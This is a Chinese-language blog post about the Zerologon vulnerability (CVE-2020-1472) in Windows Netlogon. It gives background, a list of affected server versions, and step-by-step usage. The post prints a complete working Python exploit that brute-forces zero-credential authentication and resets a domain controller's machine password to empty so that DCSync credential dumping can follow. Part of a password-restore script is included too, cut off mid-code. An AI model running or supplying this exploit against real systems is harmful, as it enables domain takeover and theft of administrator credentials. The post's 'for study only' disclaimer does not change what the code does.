



“上个月,microsoft修复了一个非常有趣的漏洞,该漏洞使在您内部网络中立足的攻击者基本上可以一键成为domain admin。从攻击者的角度来看,所需要做的只是连接到域控制器”
漏洞背景
Secura的安全专家Tom Tervoort以前曾在去年发现一个不太严重的Netlogon漏洞,该漏洞使工作站可以被接管,但攻击者需要一个中间人(PitM)才能正常工作。现在,他在协议中发现了第二个更为严重的漏洞(CVSS分数:10.0)。通过伪造用于特定Netlogon功能的身份验证令牌,他能够调用一个功能以将域控制器的计算机密码设置为已知值。之后,攻击者可以使用此新密码来控制域控制器并窃取域管理员的凭据。
该漏洞源于Netlogon远程协议所使用的加密身份验证方案中的一个缺陷,该缺陷可用于更新计算机密码。此缺陷使攻击者可以模拟任何计算机,包括域控制器本身,并代表他们执行远程过程调用。
漏洞简介
NetLogon组件 是 Windows 上一项重要的功能组件,用于用户和机器在域内网络上的认证,以及复制数据库以进行域控备份,同时还用于维护域成员与域之间、域与域控之间、域DC与跨域DC之间的关系。
当攻击者使用 Netlogon 远程协议 (MS-NRPC) 建立与域控制器连接的易受攻击的 Netlogon 安全通道时,存在特权提升漏洞。成功利用此漏洞的攻击者可以在网络中的设备上运行经特殊设计的应用程序。
受影响的版本
· Windows Server 2008 R2 for x64-based Systems Service Pack 1
· Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
· Windows Server 2012
· Windows Server 2012 (Server Core installation)
· Windows Server 2012 R2
· Windows Server 2012 R2 (Server Core installation)
· Windows Server 2016
· Windows Server 2016 (Server Core installation)
· Windows Server 2019
· Windows Server 2019 (Server Core installation)
· Windows Server, version 1903 (Server Core installation)
· Windows Server, version 1909 (Server Core installation)

· Windows Server, version 2004 (Server Core installation)
攻击示例:

使用方法
· 使用IP和DC的netbios名称运行cve-2020-1472-exploit.py
· DCsec与secretsdump,使用-just-dc和-no-pass或空哈希以及DCHOSTNAME$帐户
#!/usr/bin/env python3from impacket.dcerpc.v5 import nrpc, epmfrom impacket.dcerpc.v5.dtypes import NULLfrom impacket.dcerpc.v5 import transportfrom impacket import cryptoimport hmac, hashlib, struct, sys, socket, timefrom binascii import hexlify, unhexlifyfrom subprocess import check_call# Give up brute-forcing after this many attempts. If vulnerable, 256 attempts are expected to be neccessary on average.MAX_ATTEMPTS = 2000 # False negative chance: 0.04%def fail(msg): print(msg, file=sys.stderr) print('This might have been caused by invalid arguments or network issues.', file=sys.stderr) sys.exit(2)def try_zero_authenticate(dc_handle, dc_ip, target_computer): # Connect to the DC's Netlogon service. binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp') rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc() rpc_con.connect() rpc_con.bind(nrpc.MSRPC_UUID_NRPC) # Use an all-zero challenge and credential. plaintext = b'\x00' * 8 ciphertext = b'\x00' * 8 # Standard flags observed from a Windows 10 client (including AES), with only the sign/seal flag disabled. flags = 0x212fffff # Send challenge and authentication request. nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext) try: server_auth = nrpc.hNetrServerAuthenticate3( rpc_con, dc_handle + '\x00', target_computer + '$\x00', nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel, target_computer + '\x00', ciphertext, flags ) # It worked! assert server_auth['ErrorCode'] == 0 return rpc_con except nrpc.DCERPCSessionError as ex: # Failure should be due to a STATUS_ACCESS_DENIED error. Otherwise, the attack is probably not working. if ex.get_error_code() == 0xc0000022: return None else: fail(f'Unexpected error code from DC: {ex.get_error_code()}.') except BaseException as ex: fail(f'Unexpected error: {ex}.')def exploit(dc_handle, rpc_con, target_computer): request = nrpc.NetrServerPasswordSet2() request['PrimaryName'] = dc_handle + '\x00' request['AccountName'] = target_computer + '$\x00' request['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel authenticator = nrpc.NETLOGON_AUTHENTICATOR() authenticator['Credential'] = b'\x00' * 8 authenticator['Timestamp'] = 0 request['Authenticator'] = authenticator request['ComputerName'] = target_computer + '\x00' request['ClearNewPassword'] = b'\x00' * 516 return rpc_con.request(request)def perform_attack(dc_handle, dc_ip, target_computer): # Keep authenticating until succesfull. Expected average number of attempts needed: 256. print('Performing authentication attempts...') rpc_con = None for attempt in range(0, MAX_ATTEMPTS): rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer) if rpc_con == None: print('=', end='', flush=True) else: break if rpc_con: print('\nTarget vulnerable, changing account password to empty string') result = exploit(dc_handle, rpc_con, target_computer) print('\nResult: ', end='') print(result['ErrorCode']) if result['ErrorCode'] == 0: print('\nExploit complete!') else: print('Non-zero return code, something went wrong?') else: print('\nAttack failed. Target is probably patched.') sys.exit(1)if __name__ == '__main__': if not (3 <= len(sys.argv) <= 4): print('Usage: zerologon_tester.py \n') print('Tests whether a domain controller is vulnerable to the Zerologon attack. Resets the DC account password to an empty string when vulnerable.') print('Note: dc-name should be the (NetBIOS) computer name of the domain controller.') sys.exit(1) else: [_, dc_name, dc_ip] = sys.argv dc_name = dc_name.rstrip('$') perform_attack('\\\\' + dc_name, dc_ip, dc_name) 请注意:默认情况下,这会更改域控制器帐户的密码。是的,这允许您进行DCSync,但同时也会中断与其他域控制器的通信,因此请当心!
恢复步骤:如果您确保secretsdump 中的这一行通过(if True:例如使它通过),secretsdump还将从注册表中转储纯文本(十六进制编码)计算机帐户密码。您可以通过在同一DC上运行它并使用DA帐户来执行此操作。
或者,您可以通过首先解压缩注册表配置单元然后脱机运行secretsdump来转储相同的密码(然后它将始终打印明文密钥,因为它无法计算Kerberos哈希,这省去了修改库的麻烦)。
使用此密码,您可以restorepassword.py使用-hexpass参数运行。这将首先使用空密码向同一DC进行身份验证,然后将密码重新设置为原始密码。确保再次提供netbios名称和IP作为目标,例如:
python restorepassword.py testsegment/s2016dc@s2016dc -target-ip 192.168.222.113 -hexpass e6ad4c4f64e71cf8c8020aa44bbd70ee711b8dce2adecd7e0d7fd1d76d70a848c987450c5be97b230bd144f3c3...etc
restorepassword.py
代码语言:javascript代码运行次数:0运行复制#!/usr/bin/env python# By @_dirkjan# Uses impacket by SecureAuth Corp# Based on work by Tom Tervoort (Secura)import sysimport loggingimport argparseimport codecsfrom impacket.examples import loggerfrom impacket import versionfrom impacket.dcerpc.v5.nrpc import NetrServerPasswordSet2Response, NetrServerPasswordSet2from impacket.dcerpc.v5.dtypes import MAXIMUM_ALLOWEDfrom impacket.dcerpc.v5.rpcrt import DCERPCExceptionfrom impacket.dcerpc.v5.dtypes import NULLfrom impacket.dcerpc.v5 import transportfrom impacket.dcerpc.v5 import epm, nrpcfrom Cryptodome.Cipher import AESfrom binascii import unhexlifyfrom struct import pack, unpackclass ChangeMachinePassword: KNOWN_PROTOCOLS = { 135: {'bindstr': r'ncacn_ip_tcp:%s', 'set_host': False}, 139: {'bindstr': r'ncacn_np:%s[\PIPE\netlogon]', 'set_host': True}, 445: {'bindstr': r'ncacn_np:%s[\PIPE\netlogon]', 'set_host': True}, } def __init__(self, username='', password='', domain='', port = None, hashes = None, domain_sids = False, maxRid=4000): self.__username = username self.__password = password self.__port = port self.__maxRid = int(maxRid) self.__domain = domain self.__lmhash = '' self.__nthash = '' self.__domain_sids = domain_sids if hashes is not None: self.__lmhash, self.__nthash = hashes.split(':') def dump(self, remoteName, remoteHost): stringbinding = epm.hept_map(remoteName, nrpc.MSRPC_UUID_NRPC, protocol = 'ncacn_ip_tcp') logging.info('StringBinding %s'%stringbinding) rpctransport = transport.DCERPCTransportFactory(stringbinding) dce = rpctransport.get_dce_rpc() dce.connect() dce.bind(nrpc.MSRPC_UUID_NRPC) resp = nrpc.hNetrServerReqChallenge(dce, NULL, remoteName + '\x00', b'12345678') serverChallenge = resp['ServerChallenge'] ntHash = unhexlify(self.__nthash) # Empty at this point self.sessionKey = nrpc.ComputeSessionKeyAES('', b'12345678', serverChallenge) self.ppp = nrpc.ComputeNetlogonCredentialAES(b'12345678', self.sessionKey) try: resp = nrpc.hNetrServerAuthenticate3(dce, '\\\\' + remoteName + '\x00', self.__username + '$\x00', nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,remoteName + '\x00',self.ppp, 0x212fffff ) except Exception as e: if str(e).find('STATUS_DOWNGRADE_DETECTED') < 0: raise self.clientStoredCredential = pack('Github项目地址:
https://github.com/dirkjanm/CVE-2020-1472
参考:
https://www.freebuf.com/articles/system/249860.html
https://www.ddosi.com/b393/
为了安全请将工具放在虚拟机运行!
作者不易!请点一下关注再走吧!
此文章仅供学习参考,不得用于违法犯罪!




